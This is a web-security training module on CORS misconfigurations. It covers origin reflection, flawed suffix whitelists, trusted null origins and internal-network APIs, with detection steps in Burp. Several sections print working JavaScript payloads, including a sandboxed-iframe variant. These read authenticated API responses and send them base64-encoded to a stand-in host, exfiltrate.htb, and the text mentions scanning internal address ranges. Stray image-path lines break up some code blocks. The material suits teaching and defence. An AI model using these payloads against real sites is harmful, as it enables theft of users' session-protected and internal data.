**CORS Misconfigurations**

Now that we have discussed the Same-Origin policy and CORS in detail, we will explore common CORS misconfigurations that can lead to vulnerabilities in web applications and how to identify them.

Before jumping into CORS misconfigurations, let us first discuss what kind of attack vectors CORS misconfigurations can result in. Most attacks require that the Access-Control-Allow-Credentials header is set to true, thus resulting in authenticated requests in the victim's context. If a CORS misconfiguration results in an attacker-controlled domain being granted an exception of the Same-Origin policy, the resulting vulnerability is similar to CSRF vulnerabilities but more severe. The exception of the Same-Origin policy allows the attacker-controlled domain to access the response of the cross-origin request. Since the request is made from an authenticated context, the response contains potentially sensitive information that the attacker can access and exfiltrate. Furthermore, depending on the specific CORS configuration, the attacker can potentially interact with the web application to impersonate the victim and execute actions on their behalf.

If the Access-Control-Allow-Credentials header is not set, attackers can no longer carry out these attacks. However, a CORS misconfiguration in an internal web application can enable an attacker to exfiltrate information that is not publicly accessible.

**Note:** Successful exploitation of some of the following CORS misconfigurations may require the cookie attribute SameSite=None on the session cookie in a real-world web application.

**Arbitrary Origin Reflection**

**Background**

The Access-Control-Allow-Origin header contains the origin, which is allowed to bypass the Same-Origin policy, and thus, the browser allows the origin to access the response. Additionally, the header can be set to a wildcard (\*), which results in all origins being granted a Same-Origin policy bypass. However, for security reasons, this cannot be combined with the Access-Control-Allow-Credentials: true header, i.e., the wildcard can only be used without credentials.

**Note:** A combination of origin and wildcard, such as http://\*.vulnerablesite.htb, is invalid.

However, some web applications need to allow credentials for multiple origins. For instance, think of a scenario where an API running at http://api.vulnerablesite.htb requires authentication and is used by multiple domains such as http://site1.vulnerablesite.htb and http://site2.vulnerablesite.htb. To implement this, a web application might read the request's Origin header and reflect it in the Access-Control-Allow-Origin header in the response. This effectively results in the same scenario as a wildcard origin combined with the Access-Control-Allow-Credentials: true header but is not explicitly blocked by the CORS standard.

To identify a CORS misconfiguration that reflects arbitrary origins, we need to look for instances where the web application sets the Access-Control-Allow-Origin header to the value received in the Origin header. We can then send the corresponding request to Burp Repeater and change the Origin header to a bogus value such as thisdoesnotexist.whatever.htb and check if this domain is contained in the Access-Control-Allow-Origin response header. If it is, the web application suffers from this CORS misconfiguration.

**Exploitation**

To exploit this, an attacker can host a payload similar to the following on their web server with an arbitrary origin, for instance, at http://exploitserver.htb/exploit:

Code: html

<script>

var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);

xhr.withCredentials = true;

xhr.onload = () => {

location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);


};

xhr.send();


</script>

Suppose a victim navigates to the payload at http://exploitserver.htb/exploit while the browser stores valid credentials to the misconfigured API at http://api.vulnerablesite.htb. In that case, the data is accessed from the victim's valid session and exfiltrated to the attacker because of the insecure CORS configuration.

After accessing the site hosting the payload, the victim's browser sends the cross-origin request to http://api.vulnerablesite.htb/data with credentials, i.e., session cookies:



Since the response reflects the origin in the CORS header and allows credentials, the attacker's origin http://exploitserver.htb is granted an exception of the Same-Origin policy. Therefore, the payload code is allowed to access the response and exfiltrates it by sending it to the exfiltration server:



Thus, this CORS misconfiguration allows an attacker that does not have valid credentials to read data from the API, even though it is protected by authentication.

**Improper Origin Whitelist**

**Background**

Instead of reflecting arbitrary origins, a web application must check an origin against a whitelist of trusted origins before reflecting it. If this check is conducted improperly, an attacker might be able to bypass it and achieve a Same-Origin exception for an untrusted origin. In particular, implementations checking the prefix or suffix of an origin may be vulnerable.

A common goal of a web application is to trust all subdomains of a particular origin. For instance, let us assume an API hosted at http://api.vulnerablesite.htb validates incoming origin headers by checking whether it ends with the string vulnerablesite.htb to verify that only sibling subdomains are granted a Same-Origin policy exception. While the API implements a check for the origin before trusting it, the check is improperly implemented as it does not only cover subdomains of vulnerablesite.htb but all domains ending in vulnerablesite.htb.

**Exploitation**

Exploiting this CORS misconfiguration is identical to exploiting arbitrary origin reflection, as an attacker can use the same payload to exfiltrate the data. However, since the origin is checked, there are limitations on the origin the attacker can host the payload on. Due to the postfix match, an attacker is unable to use the origin http://exploitserver.htb for the exploitation but can choose any origin that ends in vulnerablesite.htb, for instance, http://attackervulnerablesite.htb to host the payload.

**Trusted null origin**

**Background**

The Access-Control-Allow-Origin header does not only support a trusted origin and a wildcard but also the value null, which indicates the null origin. While this should not be used in practice, some web applications might implement it due to a misconception of the meaning. An attacker can employ various methods to force a null origin on a cross-origin request, which is subsequently trusted, resulting in a Same-Origin policy exception.

We must identify instances where the null origin is explicitly trusted to identify this misconfiguration. To achieve this, we can look for the value null in the Access-Control-Allow-Origin CORS header.

**Exploitation**

An attacker must supply a null origin in the cross-origin request to exploit this misconfiguration. Any origin can achieve this by using a sandboxed iframe:

Code: html

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script>

var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);

xhr.withCredentials = true;

xhr.onload = () => {


location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);

};

xhr.send();

</script>"></iframe>

Using this payload, the exploit is the same as in the previous misconfigurations. However, the sandboxed iframe results in a null origin in the cross-origin request:



**Targeting the local network**

**Background**

Even if the web application does not configure CORS to allow credentials, an attacker might still be able to target web applications running in a local network behind a firewall, reverse proxy, or NAT that are not publicly accessible. Data exfiltration may be possible if these internal web applications do not require authentication and contain a CORS misconfiguration that trusts the attacker's origin.

If no authentication is required, the Access-Control-Allow-Credentials CORS header is not required either. Thus, in addition to the CORS misconfigurations discussed so far, a wildcard origin also results in an exploitable misconfiguration in these cases. For instance, let us assume an internal API not requiring authentication is hosted at http://172.16.0.2. Additionally, the API sets a wildcard in the Access-Control-Allow-Origin and thus trusts all origins.

**Exploitation**

The only protection the API has is that it is only accessible from within the internal network; however, the wildcard origin grants any attacker-controlled origin to exfiltrate data from it if a victim can access it. As no authentication is required, we do not need to set the withCredentials option in the payload:

Code: html

<script>

var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://172.16.0.2/data', true);

xhr.onload = () => {


location = 'http://exfiltrate.htb/log?data=' + btoa(xhr.response);

};

xhr.send();

</script>

Suppose the victim opening the payload is in the same internal network as the internal API and can thus access it. In that case, the victim's browser makes the cross-origin request within the internal network:



The response is then exfiltrated to the attacker, enabling the exfiltration of data from web applications that cannot be accessed publicly.

Moreover, the attacker does not need to know the IP address and port the misconfigured application is running on but can improve the payload to scan the internal network by attempting to request different IP addresses and port combinations until the application is found.

We can improve our payload and fine-tune it according to the specific web application we are targeting. For instance, it is generally not good practice to transmit the entire page in a GET parameter since the URL length is not unlimited. Thus, the payload might fail if the page is too large. Instead, it is better to use a POST parameter. Alternatively, we can split the data and send it over multiple requests or parse the response and exfiltrate only the interesting elements to ensure the URL is not too long. We can achieve this by searching for elements using functions like getElementById:

Code: html

<script>

var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://api.vulnerablesite.htb/data', true);

xhr.withCredentials = true;

xhr.onload = () => {

// parse the response

var doc = new DOMParser().parseFromString(xhr.response, 'text/html');

// exfiltrate only the interesting element

var msg = encodeURIComponent(doc.getElementById('secret').innerHTML);

location = 'https://exfiltrate.htb/log?data=' + btoa(msg);

};

xhr.send();

</script>